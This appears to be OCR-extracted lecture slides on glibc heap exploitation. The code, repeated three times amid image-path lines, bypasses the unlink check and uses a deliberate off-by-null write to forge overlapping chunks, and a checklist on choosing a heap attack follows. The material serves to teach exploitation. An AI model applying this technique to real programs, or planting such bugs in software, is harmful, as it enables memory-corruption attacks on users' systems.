
NOTE: back pointers are omitted due to complexity

```
  // step5: bypass unlinking
  void *b2 = malloc(0x510);
  ((char*)b2)[0] = '\x10';
  ((char*)b2)[1] = '\x00';  // b->fd <- fake_chunk

  void *a2 = malloc(0x4f0);
  free(a2);
  free(victim);

  void *a3 = malloc(0x4f0);
  ((char*)a3)[8] = '\x10';
  ((char*)a3)[9] = '\x00';
  // pass unlink_chunk in malloc.c:
  //      mchunkptr fd = p->fd;
  //      mchunkptr bk = p->bk;
  //      if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  //          malloc_printerr ("corrupted double-linked list");
```


```
  // step6: add fake chunk into unsorted bin by off-by-null
  void *victim2 = malloc(0x4f0);
  /* VULNERABILITY */
  ((char *)victim2)[-8] = '\x00';
  /* VULNERABILITY */

  free(victim);

  // step7: validate the chunk overlapping
  void *merged = malloc(0x100);
  memset(merged, 'A', 0x80);
  memset(prev2, 'C', 0x80);
  assert(strstr(merged, "CCCCCCCCC"));
}
```




```c
  // step5: bypass unlinking
  void *b2 = malloc(0x510);
  ((char*)b2)[0] = '\x10';
  ((char*)b2)[1] = '\x00';  // b->fd <- fake_chunk

  void *a2 = malloc(0x4f0);
  free(a2);
  free(victim);

  void *a3 = malloc(0x4f0);
  ((char*)a3)[8] = '\x10';
  ((char*)a3)[9] = '\x00';
  // pass unlink_chunk in malloc.c:
  //      mchunkptr fd = p->fd;
  //      mchunkptr bk = p->bk;
  //      if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  //          malloc_printerr ("corrupted double-linked list");

  // step6: add fake chunk into unsorted bin by off-by-null
  void *victim2 = malloc(0x4f0);
  /* VULNERABILITY */
  ((char *)victim2)[-8] = '\x00';
  /* VULNERABILITY */

  free(victim);

  // step7: validate the chunk overlapping
  void *merged = malloc(0x100);
  memset(merged, 'A', 0x80);
  memset(prev2, 'C', 0x80);
  assert(strstr(merged, "CCCCCCCCC"));
}
```



```
  // step5: bypass unlinking
  void *b2 = malloc(0x510);
  ((char*)b2)[0] = '\x10';
  ((char*)b2)[1] = '\x00';  // b->fd <- fake_chunk

  void *a2 = malloc(0x4f0);
  free(a2);
  free(victim);

  void *a3 = malloc(0x4f0);
  ((char*)a3)[8] = '\x10';
  ((char*)a3)[9] = '\x00';
  // pass unlink_chunk in malloc.c:
  //      mchunkptr fd = p->fd;
  //      mchunkptr bk = p->bk;
  //      if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  //          malloc_printerr ("corrupted double-linked list");

  // step6: add fake chunk into unsorted bin by off-by-null
  void *victim2 = malloc(0x4f0);
  /* VULNERABILITY */
  ((char *)victim2)[-8] = '\x00';
  /* VULNERABILITY */

  free(victim);

  // step7: validate the chunk overlapping
  void *merged = malloc(0x100);
  memset(merged, 'A', 0x80);
  memset(prev2, 'C', 0x80);
  assert(strstr(merged, "CCCCCCCCC"));
}
```




prev
victim
pad
a
pad
b
fake
victim
pad
a
pad
b
free
pad
a
pad
b
Overlapping chunk!

How to exploit heap vulnerability

- Check your vulnerability
  - Overflow
  - Use-after-free
  - Double free
  - Invalid free
- Check your chunks
  - i.e., Which type of chunks can you allocate? (tcache? fast? …)
- Decide how to attack
  - Application- specific? Or Allocator-specific?